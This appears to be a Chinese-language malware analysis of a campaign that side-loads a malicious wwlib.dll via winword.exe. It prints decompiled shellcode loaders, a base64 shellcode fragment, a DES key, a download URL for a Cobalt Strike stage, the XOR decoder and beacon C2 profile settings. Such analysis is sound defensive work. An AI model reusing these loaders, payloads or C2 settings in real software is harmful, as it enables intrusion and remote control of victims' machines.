0004BDA0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDB0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDC0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDD0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDE0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDF0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE00	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE10	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE30	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE40	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE50	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE60	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE70	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE80	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE90	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BEA0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BEB0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BEC0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20

而且这些样本的加载 shellcode 的方式有些不太一样:

### 1、大部分样本是通过创建线程执行 shellcode

```

1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3     HMODULE v3; // eax
4     if ( fdwReason == 1 )
5     {
6         Sleep(0x2710u);
7         v3 = GetModuleHandleA("kernel32.dll");
8         GetProcAddress(v3, "CreateThread");
9         sub_10001010();
10    }
11    return 1;
12 }
13 }

```

```

1 HANDLE sub_10001010()
2 {
3     DWORD v0; // eax
4     HANDLE result; // eax
5     HANDLE v2; // edi
6     void *v3; // esi
7
8     v0 = GetCurrentProcessId();
9     result = OpenProcess(0x1FFFFFFu, 0, v0);
10    v2 = result;
11    if ( result )
12    {
13        v3 = VirtualAllocEx(result, 0, 0x37088u, 0x3000u, 0x40u);
14        result = (HANDLE)WriteProcessMemory(v2, v3, &unk_10012760, 0x37088u, 0);
15        if ( v3 )
16            result = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)v3, 0, 0, 0);
17    }
18    return result;
19 }

```

### 2、编译时间最早的那个样本，以服务的形式起来，带注释，在 serviceMain 里创建线程执行 shellcode

```

23 if ( hHandle )
24 {
25     ServiceStatus.dwControlsAccepted = 1;
26     ServiceStatus.dwCurrentState = 4;
27     ServiceStatus.dwWin32ExitCode = 0;
28     ServiceStatus.dwCheckPoint = 0;
29     if ( !SetServiceStatus(hServiceStatus, &ServiceStatus) )
30         OutputDebugStringA("My Sample Service: ServiceMain: SetServiceStatus returned error");
31     v4 = CreateThread(0, 0, StartAddress, 0, 0, 0);
32     OutputDebugStringA("My Sample Service: ServiceMain: ");
33     WaitForSingleObject(v4, 0xFFFFFFFF);
34     OutputDebugStringA("My Sample Service: ServiceMain: ");
35     OutputDebugStringA("My Sample Service: ServiceMain: ");
36     CloseHandle(hHandle);
37     ServiceStatus.dwControlsAccepted = 0;
38     ServiceStatus.dwCurrentState = 1;
39     ServiceStatus.dwWin32ExitCode = 0;
40     ServiceStatus.dwCheckPoint = 3;
41     v3 = SetServiceStatus(hServiceStatus, &ServiceStatus);
42 }
43 else
44 {
45     OutputDebugStringA("My Sample Service: ServiceMain: ");
46     ServiceStatus.dwControlsAccepted = 0;
47     ServiceStatus.dwCurrentState = 1;
48     ServiceStatus.dwWin32ExitCode = GetLastError();
49     ServiceStatus.dwCheckPoint = 1;
50     v3 = SetServiceStatus(hServiceStatus, &ServiceStatus);
51 }
52 if ( !v3 )
53     OutputDebugStringA("My Sample Service: ServiceMain: SetServiceStatus returned error");
54 OutputDebugStringA("My Sample Service: ServiceMain: Exit");

```

```

1 DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
2 {
3     void *v1; // esi
4
5     OutputDebugStringA("My Sample Service: ServiceWorkerThread: Entry");
6     while ( WaitForSingleObject(hHandle, 0) )
7     {
8         v1 = VirtualAlloc(0, 0x1461Cu, 0x1000u, 0x40u);
9         memmove(v1, &loc_413780, 0x1461Cu);
10        ((void (*)(void))v1)();
11        Sleep(3000u);
12    }
13    OutputDebugStringA("My Sample Service: ServiceWorkerThread: Exit");
14    return 0;
15}

```

### 3、少部分样本在主线程直接执行 shellcode

```

1 __int64 sub_180001000()
2 {
3     __int64 (*v0)(void); // rax
4     __int64 (*v1)(); // rcx
5     signed __int64 v2; // r8
6     __int64 (*v3)(void); // rdx
7     __int128 v4; // xmm0
8
9     v0 = (__int64 (*)(void))VirtualAlloc(0i64, 0x32601ui64, 0x1000u, 0x40u);
10    v1 = sub_1800148E0; // shellcode
11    v2 = 0x64Ci64;
12    v3 = v0;
13    do
14    {
15        v3 = (__int64 (*)(void))((char *)v3 + 128);
16        v4 = *(_OWORD *)v1;
17        v1 = (__int64 (*)())((char *)v1 + 128);
18        *((_OWORD *)v3 - 8) = v4;
19        *((_OWORD *)v3 - 7) = *((_OWORD *)v1 - 7);
20        *((_OWORD *)v3 - 6) = *((_OWORD *)v1 - 6);
21        *((_OWORD *)v3 - 5) = *((_OWORD *)v1 - 5);
22        *((_OWORD *)v3 - 4) = *((_OWORD *)v1 - 4);
23        *((_OWORD *)v3 - 3) = *((_OWORD *)v1 - 3);
24        *((_OWORD *)v3 - 2) = *((_OWORD *)v1 - 2);
25        *((_OWORD *)v3 - 1) = *((_OWORD *)v1 - 1);
26        --v2;
27    }
28    while ( v2 );
29    *(_BYTE *)v3 = *(_BYTE *)v1;
30    return v0(); // 执行
31}

```

## wwlib 白利用样本

通过亚马逊 AWS 下载的压缩包 CPLH-NHNN-01-2019.rar 分析，发现该压缩包把 winword.exe 白文件和 wwlib.dll 打包到一起投递；

他们使用 winword.exe 的白利用技术，winword.exe 会默认加载同目录下的 wwlib.dll；之所以使用 winword.exe 的白利用技术，因为 winword.exe 的图标是 word 的图标，而且 wwlib.dll 是隐藏的，所以他们只需要把 winword.exe 修改为具有诱惑性的名称，受害者解压后只发现一个 word 图标的 exe，就会打开运行：

ChiPhiLienHoanNHNN-BC2019.exe	2019/1/22 10:48	应用程序	340 KB
wwlib.dll	2019/1/22 10:48	应用程序扩展	112 KB

wwlib.dll 的恶意代码再 FMain 导出函数里，winword.exe 打开会默认调用 FMain 这个导出函数，恶意代码就会执行起来；然后 base64 解码出自带的 shellcode，然后在主线程中执行：

```

15 SetErrorMode(0x8007u);
16 sub_100012F0();
17 base64decode(&lpMem); // base64解密
18 v9 = 15;
19 v8 = 0;
20 v4 = 0;
21 memCpy(&v4, (int)&lpMem, 0, -1);
22 loadShellcode(*(void **)&v4, v5, v6, v7, v8, v9); // 加载shellcode
23 if ( v11 >= 0x10 )
24 {
25     v0 = lpMem;
26     if ( v11 + 1 > 10 )
27     {
28         if ( (unsigned int)v0 >= 0x10 )
29             v0 = lpMem;
30         memmove_0(v6, v7, dwSize);
31         v8();
32         _invalid_parameter_noinfo_noreturn(lpMem);
33         v2 = (char *)lpMem - v1;
34         if ( (char *)lpMem - v1 < (char *)4 )
35             _invalid_parameter_noinfo_noreturn(v2);
36         if ( (unsigned int)v2 > 0x23 )
37             _invalid_parameter_noinfo_noreturn(v2);
38         v0 = (void *)*((_DWORD *)lpMem - 1);
39     }
40     __free_base(v0);
41 }
42 return 0;
43 }

```

Base64 编码后的 shellcode 存放在样本中的位置：

```

.data:10019DC8 a6aaaaabzgKfjym db '6AAAAABZg+kFjYm2B8AAUegBAAAAw1WL7IPk+IHsLAEAAAGShGAAAAFNwV4tAMMdeJ'
.data:10019DC8 ; DATA XREF: base64decode+56↑
.data:10019DC8 db 'FBrAGUAx0QkVHIAbgDhRCRYZQBsAItdMdeJFwzADIAx0QkYC4AZADHRCrkBAbSAl'
.data:10019DC8 db 'tIFDPAiUwkGIvZZo1EJGgPH0QAAItTKI10JFAPtwJmhcB0KZAPtw5mhc10IPIIIP'
.data:10019DC8 db 'JIA+3+A+3wWY7+HU8D7dCAoPCaOPGAmFwHXyD7cGD7cKgg8kgK8iFyXQf1xs7'
.data:10019DC8 db 'XCQYD4TgBQAAG3sYAHWkX15bi+VdwgQAi8/r24tLEIIMJAYfyQ+EvGUAAITRPMdeJ'
.data:10019DC8 db 'BQAAAAA13QKeItECnyF9g+ExAAAAAPG00QKUA+DuAAAAItEDiSLVA4gA8GLXA4YA9'
.data:10019DC8 db 'GJRCQ8i0QOHAPBx0QkFAAAAACJRCRAM8CJVCQYiVwkHIEJBCF2w+EFAAAA8fRAA'
.data:10019DC8 db 'AixyCM/YD2TP/gDsAdEVmka++BB+LyIHhDwAAgHkFSYPJ8EGZjTR2g+IPweEEA8LB'
.data:10019DC8 db '+AQDx0cDwQPwgDwFAHXRI0QkEIH+lyIHA3QVi0wkDItUJBhAiUQkEDtEJBxyousXi'
.data:10019DC8 db '0wkPA+3BEGLTCRAIzyBA3wkDI18JBSNRCQsx0QkLgt1cm6JhCSgAAAAjZwkrAAAAAL'
.data:10019DC8 db 'gHAAAAx0QkMGVsMzJmiYQkpAAAAAL8CAAAAjYQkhAAAAmdeJDQuZGxsiYQkqAAAAI2'
.data:10019DC8 db 'EJ0gAAACJhCSsAAAAjUQkIImEJLAAAAAC4CgAAAGAJhCS0AAAAjYQkwAAAAImEJLgA'
.data:10019DC8 db 'AACNhCQIAQAaxkQk0ADHhCSEAAAAe8e8DseEJIgAAACVggcDx4QkjaAAAFgJsQHhH'
.data:10019DC8 db 'CSQAAAAzIjRAMeEJJQAAAAAs35Q8x4QkAAAAEZZkADHhCScAAAA8CkAAmdeJCBtc3'
.data:10019DC8 db 'Zjx0QkjhJ0LmRmx0QkKGSxkQkKGDHhCTAAAAAh5kAAmEJMQAAADbwQAax4QkyAA'
.data:10019DC8 db 'AAFPYAADHhCTMAAADIIAAMEJNAAAAAvAAEax4Qk1AAAAANUAAQDhCTYAAAAu/EA'
.data:10019DC8 db 'AMeEJNwAAADdygAAx4Qk4AAAAAwCAQDhCTkAAAAiw0AAImEJLwAAACJXCQMIXwkG'
.data:10019DC8 db 'P9z9IzsizXQkTP9UJBiJBg+3Q/gz24LEJESJXCQqhcAPhA4BAACNRgSjHcSAAAAAiz'

```

发现解码后的 shellcode 和前面的 shellcode 的加载方式是一样的，把 0x6b6 偏移处的数据当参数传递给 sub\_16 函数：

```

seg000:00000000 ; Segment type: Pure code
seg000:00000000 segment byte public 'CODE' use32
seg000:00000000 seg000
seg000:00000000 assume cs:seg000
seg000:00000000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000 call $+5
seg000:00000005 pop ecx
seg000:00000006 sub ecx, 5
seg000:00000009 lea ecx, [ecx+686h]
seg000:0000000F push ecx
seg000:00000010 call sub_16
seg000:00000015 retn
seg000:00000016 ;
seg000:00000016 ;----- S U B R O U T I N E -----
seg000:00000016 ; Attributes: bp-based frame
seg000:00000016 sub_16 proc near ; CODE X4
seg000:00000016 var_12C = dword ptr -12Ch
seg000:00000016 var_128 = dword ptr -128h
seg000:00000016 var_124 = dword ptr -124h
seg000:00000016 var_120 = dword ptr -120h
seg000:00000016 var_11C = dword ptr -11Ch
seg000:00000016 var_118 = dword ptr -118h
seg000:00000016 var_114 = dword ptr -114h
seg000:00000016 var_110 = word ptr -110h
seg000:00000016 var_10E = byte ptr -10Eh
seg000:00000016 var_10C = dword ptr -10Ch
seg000:00000016 var_108 = dword ptr -108h
seg000:00000016 var_104 = dword ptr -104h
seg000:00000016 var_100 = dword ptr -100h
seg000:00000016 var_FC = dword ptr -0FCh
seg000:00000016 var_F8 = dword ptr -0F8h
seg000:00000016 var_F4 = dword ptr -0F4h
seg000:00000016 var_F0 = dword ptr -0F0h
seg000:00000016 var_E8 = dword ptr -0E8h
seg000:00000016 var_E4 = dword ptr -0E4h
seg000:00000016 var_E0 = dword ptr -0E0h
seg000:00000016 var_DC = dword ptr -0DCh
seg000:00000016 var_D8 = dword ptr -0D8h
seg000:00000016 var_D4 = dword ptr -0D4h
seg000:00000016 var_D0 = dword ptr -0D0h
seg000:00000016 var_CC = dword ptr -0CCh
seg000:00000016 var_C8 = dword ptr -0C8h
seg000:00000016 var_C4 = dword ptr -0C4h
seg000:00000016 var_C0 = dword ptr -0C0h
seg000:00000016 var_BC = dword ptr -0BCh
seg000:00000016 var_B8 = dword ptr -0B8h
seg000:00000016 var_B4 = dword ptr -0B4h

```

而 sub\_16 函数的作用是解密 0x6b6 后面的数据，解密出第二层 shellcode 并执行，下图为解密出的第二层 shellcode:

```

seg000:00000000 ; Segment type: Pure code
seg000:00000000 segment byte public 'CODE' use32
seg000:00000000 seg000
seg000:00000000 assume cs:seg000
seg000:00000000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000 call $+5
seg000:00000005 pop ecx
seg000:00000006 sub ecx, 5
seg000:00000009 lea ecx, [ecx+0E86h]
seg000:0000000F push ecx
seg000:00000010 call sub_16
seg000:00000015 retn
seg000:00000016 ;
seg000:00000016 ;----- S U B R O U T I N E -----
seg000:00000016 ; Attributes: bp-based frame
seg000:00000016 sub_16 proc near ; CODE X4
seg000:00000016 var_204 = dword ptr -204h
seg000:00000016 var_200 = dword ptr -200h
seg000:00000016 var_1FC = dword ptr -1FCh
seg000:00000016 var_1F8 = dword ptr -1F8h
seg000:00000016 var_1F4 = dword ptr -1F4h
seg000:00000016 var_1F0 = dword ptr -1F0h
seg000:00000016 var_1EC = dword ptr -1ECh
seg000:00000016 var_1E8 = dword ptr -1E8h
seg000:00000016 var_1E4 = dword ptr -1E4h
seg000:00000016 var_1E0 = dword ptr -1E0h
seg000:00000016 var_1DC = dword ptr -1DCh
seg000:00000016 var_1D8 = dword ptr -1D8h
seg000:00000016 var_1D4 = dword ptr -1D4h
seg000:00000016 var_1D0 = dword ptr -1D0h
seg000:00000016 var_1CC = dword ptr -1CCh
seg000:00000016 var_1C8 = dword ptr -1C8h
seg000:00000016 var_1C4 = dword ptr -1C4h
seg000:00000016 var_1C0 = dword ptr -1C0h
seg000:00000016 var_1BC = dword ptr -1BCh
seg000:00000016 var_1B8 = dword ptr -1B8h
seg000:00000016 var_1B4 = dword ptr -1B4h
seg000:00000016 var_1B0 = byte ptr -1B0h
seg000:00000016 var_1AC = dword ptr -1ACh
seg000:00000016 var_1A8 = dword ptr -1A8h
seg000:00000016 var_1A4 = dword ptr -1A4h
seg000:00000016 var_1A0 = byte ptr -1A0h

```

第二层 shellcode 通过 DES 解密出第三层 shellcode，密钥为“asfahdiuqhu93ye7891h9ubioufcf”:

```

763 v91 = fun_calloc(v75, 1);
764 if ( v91 )
765 {
766     if ( CryptAcquireContextW(&v141, 0, 0, 24, 0xF0000000) )
767     {
768         if ( CryptCreateHash(v141, 0x800C, 0, 0, &v140) )
769         {
770             if ( CryptHashData(v140, (unsigned int)v80, strlen(v80), 0)
771                 && CryptDeriveKey(v141, v108, v140, 0, &v145) )
772             {
773                 v92 = *(_DWORD*)(v73 + 99);
774                 v93 = v92 / v102 + 1;
775                 if ( !(v92 % v102) )
776                     v93 = *(_DWORD*)(v73 + 99) / v102;
777                 v142 = v93;
778                 v118 = v102 * v93;
779                 v120 = VirtualAlloc(0, v102 * v93, 0x3000, 64);
780                 if ( v120 )
781                 {
782                     v94 = v102;
783                     v95 = 0;
784                     v119 = 0;
785                     v112 = (char**)v102;
786                     if ( v93 )
787                     {
788                         v96 = v93 - 1;
789                         v97 = 0;
790                         for ( i = v96; ; v96 = i )
791                         {
792                             if ( v95 == v96 )
793                             {
794                                 v119 = 1;
795                                 v98 = *(_DWORD*)(a1 + 99);
796                                 if ( v98 < v118 )
797                                 {
798                                     v94 = v98 - v97;
799                                     v112 = (char*)(v98 - v97);
800                                 }
801                             }
802                             memcpy(v91, a1 + 103 + v97 + *(_DWORD*)(a1 + 91), v94);
803                             if ( !CryptDecrypt(v145, 0, v119, 0, v91, &v112) )
804                                 break;
805                             memcpy(v97 + v120, v91, (int)v112);
806                             v165(v91, 0, v102);
807                             v97 += v102;
808                             if ( ++v95 >= v142 )
809                                 break;
810                             v94 = (int)v112;
811                         }
812                     }

```

第三层 shellcode 的入口和前面 2 个 shellcode 的入口都是一样的, 也通过 call/pop 方式找到 shellcode 加载到内存中的位置, 然后取代码后面的数据(0x8c6 偏移处)当参数传递到 sub\_16 函数中, 传递的参数为: <https://office.allsafebrowsing.com/AwPT>:

```

seg000:00000000 loc_0:
seg000:00000000          call    $+5
seg000:00000005          pop     ecx
seg000:00000006          sub     ecx, 5
seg000:00000009          lea    ecx, [ecx+8C6h]
seg000:0000000F          push   ecx
seg000:00000010          call   sub_16
seg000:00000015          retn

seg000:00000016
; ===== SUBROUTINE =====
seg000:00000016 ; Attribute: bp-based frame
seg000:00000016
seg000:00000016 sub_16 proc near ; CODE XREF: loc_0+15
seg000:00000016
seg000:00000016 var_65C = byte ptr -65Ch
seg000:00000016 var_454 = byte ptr -454h
seg000:00000016 var_24C = dword ptr -24Ch
seg000:00000016 var_244 = dword ptr -244h
seg000:00000016 var_240 = dword ptr -240h
seg000:00000016 var_23C = dword ptr -23Ch
seg000:00000016 var_238 = dword ptr -238h
seg000:00000016 var_234 = dword ptr -234h
seg000:00000016 var_210 = dword ptr -210h
seg000:00000016 var_20C = word ptr -20Ch
seg000:00000016 var_208 = dword ptr -208h
seg000:00000016 var_204 = dword ptr -204h
seg000:00000016 var_200 = dword ptr -200h
seg000:00000016 var_1FC = word ptr -1FCh
seg000:00000016 var_1F8 = dword ptr -1F8h
seg000:00000016 var_1F4 = dword ptr -1F4h
seg000:00000016 var_1F0 = dword ptr -1F0h
seg000:00000016 var_1EC = word ptr -1ECh
seg000:00000016 var_1E8 = dword ptr -1E8h
seg000:00000016 var_1E4 = dword ptr -1E4h
seg000:00000016 var_1E0 = dword ptr -1E0h
seg000:00000016 var_1DC = dword ptr -1DCh
seg000:00000016 var_1D8 = dword ptr -1D8h
seg000:00000016 var_1D4 = dword ptr -1D4h
seg000:00000016 var_1D0 = dword ptr -1D0h
seg000:00000016 var_1CC = dword ptr -1CCh
seg000:00000016 var_1C8 = dword ptr -1C8h
seg000:00000016 var_1C4 = dword ptr -1C4h
seg000:00000016 var_1C0 = dword ptr -1C0h
seg000:00000016 var_1BC = dword ptr -1BCh
seg000:00000016 var_1B8 = dword ptr -1B8h
seg000:00000016 var_1B4 = dword ptr -1B4h
seg000:00000016 var_1B0 = dword ptr -1B0h
seg000:00000016 var_1AC = dword ptr -1ACh
seg000:00000016 var_1A8 = dword ptr -1A8h
seg000:00000016 var_1A4 = dword ptr -1A4h

seg000:000008C6          dw     'h'
seg000:000008C8          dw     't'
seg000:000008CA          dw     't'
seg000:000008CC          dw     'p'
seg000:000008CE          dw     's'
seg000:000008D0          dw     ':'
seg000:000008D2          dw     '/'
seg000:000008D4          dw     '/'
seg000:000008D6          dw     'o'
seg000:000008D8          dw     'f'
seg000:000008DA          dw     'f'
seg000:000008DC          dw     'i'
seg000:000008DE          dw     'c'
seg000:000008E0          dw     'e'
seg000:000008E2          dw     '.'
seg000:000008E4          dw     'a'
seg000:000008E6          dw     'l'
seg000:000008E8          dw     'l'
seg000:000008EA          dw     's'
seg000:000008EC          dw     'a'
seg000:000008EE          dw     'f'
seg000:000008F0          dw     'e'
seg000:000008F2          dw     'b'
seg000:000008F4          dw     'r'
seg000:000008F6          dw     'o'
seg000:000008F8          dw     'w'
seg000:000008FA          dw     's'
seg000:000008FC          dw     'i'
seg000:000008FE          dw     'n'
seg000:00000900          dw     'B'
seg000:00000902          dw     '.'
seg000:00000904          dw     'c'
seg000:00000906          dw     'o'
seg000:00000908          dw     'm'
seg000:0000090A          dw     '/'
seg000:0000090C          dw     'A'
seg000:0000090E          dw     'w'
seg000:00000910          dw     'P'
seg000:00000912          dw     'T'
seg000:00000914          db     0
seg000:00000915          db     0

```

该 shellcode 从 <https://office.allsafebrowsing.com/AwPT> 下载文件，然后在内存中执行，下图为下载该文件用到的 UA:

```
427 v124 = 'o\0M';
428 v125 = 'i\0z';
429 v126 = 'l\0l';
430 v127 = '/\0a';
431 v128 = '.\05';
432 v129 = '\00';
433 v130 = 'c\0(';
434 v131 = 'm\0o';
435 v132 = 'a\0p';
436 v133 = 'i\0t';
437 v134 = 'l\0b';
438 v135 = ';\0e';
439 v136 = 'M\0 ';
440 v137 = 'I\0S';
441 v138 = '\0E';
442 v139 = '.\09';
443 v140 = ';\00';
444 v141 = 'w\0 ';
445 v142 = 'n\0i';
446 v143 = 'o\0d';
447 v144 = 's\0w';
448 v145 = 'N\0 ';
449 v146 = '\0T';
450 v147 = '.\06';
451 v148 = ';\01';
452 v149 = 'T\0 ';
453 v150 = 'i\0r';
454 v151 = 'e\0d';
455 v152 = 't\0n';
456 v153 = '5\0/';
457 v154 = '0\0.';
458 v155 = 41;
```

下载回来的 AwPT 文件是 cobaltstrike 的 shellcode 模块:



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	EC	E8	01	00	00	00	81	EB	2E	59	8B	11	48	83	C1	04	üè.....ë.YI.HIÁ.
00000010	8B	19	31	D3	48	83	C1	04	51	8B	39	31	D7	89	39	31	l.l0HIÁ.QI91xI91
00000020	FA	48	83	C1	04	83	EB	04	31	FF	39	FB	74	02	EB	E9	úHIÁ.lë.ly9út.eë
00000030	5A	48	83	EC	08	FF	E2	E8	CD	FF	FF	FF	1B	7E	C1	C9	ZHIi.yæÏyyy.~ÁÉ
00000040	1B	46	C2	C9	56	24	29	C9	56	24	29	92	DF	FB	7B	D7	.FÁÉV\$)ÉV\$)'Bú{×
00000050	8A	72	9E	56	49	5A	1D	56	49	A5	CE	3E	B9	10	6C	68	lrIVIZ.VI#Í>'.lh
00000060	D1	14	6C	68	D1	43	93	B8	D1	43	93	B8	D1	43	93	B8	Ñ.lhÑCI,ÑCI,ÑCI,
00000070	D1	43	93	B8	D1	43	93	B8	D1	43	93	B8	D1	43	93	B8	ÑCI,ÑCI,ÑCI,ÑCI,
00000080	21	43	93	B8	2F	5C	29	B6	2F	E8	20	7B	0E	50	21	37	!CI,^)¶è {.P!7
00000090	C3	71	75	5F	AA	02	55	2F	D8	6D	32	5D	B9	00	12	3E	Ãqu_a.U/0m2]'...>
000000A0	D8	6E	7C	51	AC	4E	1E	34	8C	3C	6B	5A	AC	55	05	7A	0n Q-N.4 <kZ-U.z
000000B0	E8	1A	56	5A	85	75	32	3F	AB	78	3F	35	8F	78	3F	35	è.VZ!u2?«x?5.x?5
000000C0	8F	78	3F	35	58	85	61	00	CB	19	51	66	58	85	61	00	.x?5X!a.Ë.QfX!a.
000000D0	CB	19	51	66	E5	CA	F7	00	77	56	C7	66	FA	98	73	00	Ë.QfâÊ+.wVÇfú!s.
000000E0	41	04	43	66	CC	CA	E6	00	4C	56	D6	66	C1	98	65	00	A.CfîÊæ.LVÖfÁ!e.
000000F0	D0	04	55	66	64	5E	1E	00	F8	C2	2E	66	6B	5E	1F	00	Ð.Ufd^...øÁ.fk^..
00000100	19	C2	2F	66	94	0C	96	00	BB	90	A6	66	36	5E	04	00	.Á/f!l.l.». f6^..
00000110	A4	C2	34	66	29	0C	95	00	BB	90	A5	66	E9	F9	C6	0E	*Á4f).l.».*fèúÆ.
00000120	7A	65	F6	68	7A	65	F6	68	7A	65	F6	68	7A	65	F6	68	zeöhzeöhzeöhzeöh
00000130	7A	65	F6	68	2A	20	F6	68	66	21	F2	68	2B	71	62	33	zeöh* öhf!òh+qb3
00000140	2B	71	62	33	2B	71	62	33	CB	71	60	92	C0	70	69	92	+qb3+qb3Ëq`Àpi`
00000150	C0	3E	6B	92	C0	FC	6A	92	C0	FC	6A	92	B1	8B	6B	92	À>k`Àúj`Àúj`±!k`
00000160	B1	9B	6B	92	B1	FB	69	92	B1	FB	69	82	B1	EB	69	82	±!k`±ú!`±ú!±é!
00000170	B1	E9	69	82	B4	E9	69	82	B4	E9	69	82	B1	E9	69	82	±é! `é! `é! ±é!
00000180	B1	E9	69	82	B1	D9	6D	82	B1	DD	6D	82	B1	DD	6D	82	±é! ±Üm!±Ým!±Ým!
00000190	B3	DD	2D	83	B3	DD	3D	83	B3	CD	3D	83	B3	CD	2D	83	*Ý- *Ý= *Í= *Í-
000001A0	B3	DD	2D	83	B3	DD	2D	83	A3	DD	2D	83	F3	DC	2E	83	*Ý- *Ý- ËÝ- óÜ.l
000001B0	A2	DC	2E	83	D6	32	2C	83	76	32	2C	83	76	32	2C	83	çÜ.lÖ2,lv2,lv2,l
000001C0	76	32	2C	83	76	32	2C	83	76	32	2C	83	76	32	2C	83	v2,lv2,lv2,lv2,l
000001D0	76	32	2C	83	76	22	28	83	B6	34	28	83	B6	34	28	83	v2,lv"(l¶4(l¶4(l
000001E0	B6	34	28	83	B6	34	28	83	B6	34	28	83	B6	34	28	83	¶4(l¶4(l¶4(l¶4(l
000001F0	B6	34	28	83	B6	34	28	83	B6	34	28	83	76	DC	2A	83	¶4(l¶4(l¶4(lvÜ*
00000200	36	DC	2A	83	36	DC	2A	83	36	DC	2A	83	36	BC	28	83	6Ü*!6Ü*!6Ü*!6Ü(l
00000210	42	BF	28	83	42	BF	28	83	42	BF	28	83	42	BF	28	83	Bç(lBç(lBç(lBç(l
00000220	42	BF	28	83	42	BF	28	83	42	BF	28	83	6C	CB	4D	FB	Bç(lBç(lBç(l!EMá
00000230	18	CB	4D	FB	12	87	4F	FB	12	97	4F	FB	12	D9	4D	FB	.EMá.lOá.lOá.ÜMá
00000240	12	DD	4D	FB	12	DD	4D	FB	12	DD	4D	FB	12	DD	4D	FB	.ÝMá.ÝMá.ÝMá.ÝMá
00000250	32	DD	4D	9B	1C	AF	29	FA	68	CE	29	FA	C9	6F	29	FA	2ÝM!.`)úhÍ)úÉo)ú
00000260	C9	0F	2B	FA	C9	AD	2B	FA	C9	FF	29	FA	C9	FF	29	FA	É.+úÉ-+úÉý)úÉý)ú
00000270	C9	FF	29	FA	C9	FF	29	FA	89	FF	29	BA	A7	9B	48	CE	Éý)úÉý)ú(ý)°S!HÍ
00000280	C6	9B	48	CE	86	64	48	CE	86	74	4B	CE	86	50	4B	CE	Æ!HÍ!dHÍ!tKÍ!PKÍ
00000290	86	A4	49	CE	86	A4	49	CE	86	A4	49	CE	86	A4	49	CE	!*Í! *Í! *Í! *Í!
000002A0	C6	A4	49	0E	E8	D6	2C	62	87	B5	2C	62	DD	AB	2C	62	Æ*I.èÖ,b!µ,bÝ«,b
000002B0	DD	BB	28	62	DD	9B	28	62	DD	83	2B	62	DD	83	2B	62	Ý»(bÝ! bÝ! +b

下图为解密后面附加数据的算法，和 cobaltstrike 的 shellcode 模块一样，和以往的不同处是偏移往后移动了 8 个字节：

```

seg000:00000009 sub_9      proc near      ; CODE XREF: seg000:loc_37↑p
seg000:00000009      pop     ecx
seg000:0000000A      mov     edx, [ecx]
seg000:0000000C      dec     eax
seg000:0000000D      add     ecx, 4
seg000:00000010      mov     ebx, [ecx]
seg000:00000012      xor     ebx, edx
seg000:00000014      dec     eax
seg000:00000015      add     ecx, 4
seg000:00000018      push   ecx
seg000:00000019      loc_19:      ; CODE XREF: sub_9+25↓j
seg000:00000019      mov     edi, [ecx]
seg000:0000001B      xor     edi, edx
seg000:0000001D      mov     [ecx], edi
seg000:0000001F      xor     edx, edi
seg000:00000021      dec     eax
seg000:00000022      add     ecx, 4
seg000:00000025      sub     ebx, 4
seg000:00000028      xor     edi, edi
seg000:0000002A      cmp     ebx, edi
seg000:0000002C      jz     short loc_30
seg000:0000002E      jmp    short loc_19
seg000:00000030 ; -----
seg000:00000030      loc_30:      ; CODE XREF: sub_9+23↑j
seg000:00000030      pop     edx
seg000:00000031      dec     eax
seg000:00000032      sub     esp, 8
seg000:00000035      jmp     edx
seg000:00000035 sub_9      endp
seg000:00000037 ; -----
seg000:00000037      loc_37:      ; CODE XREF: seg000:loc_7↑j
seg000:00000037      call   sub_9
seg000:00000037 ; -----
seg000:0000003C      dd 0C9C17E1Bh | ; 待解密数据开始
seg000:00000040      dd 0C9C2461Bh
seg000:00000044 ; -----
seg000:00000044      push   esi
seg000:00000045      and    al, 29h
seg000:00000047      leave
seg000:00000048      push   esi
seg000:00000049      and    al, 29h
seg000:0000004B      xchg  eax, edx

```

解密后的数据是一个 beacon 模块，如图：

导出模块名:beacon.dll

编译器信息:VC 9.0

节信息	导出表	引入表
.text	_ReflectiveLoader@4	KERNEL32.dll
.rdata		ADVAPI32.dll
.data		WININET.dll
.reloc		WS2_32.dll
		DNSAPI.dll
		IPHLAPI.DLL

提取配置文件信息如下：

```

office.allsafebrowsing.com,/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keyword
s=books

Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko
@/N4215/adj/amzn.us.sr.sps

Accept: /*/*
Host: www.amazon.com
session-token=
skin=noskin; ,csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996
Cookie

Accept: /*/*
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Host: www.amazon.com
sz=160x600
oe=oe=ISO-8859-1;
s=3717
"dc_ref=http%3A%2F%2Fwww.amazon.com
@%windir%\syswow64\rundll32.exe
@%windir%\sysnative\rundll32.exe
%\%s\pipe\msagent_%x


+ GET
+ POST
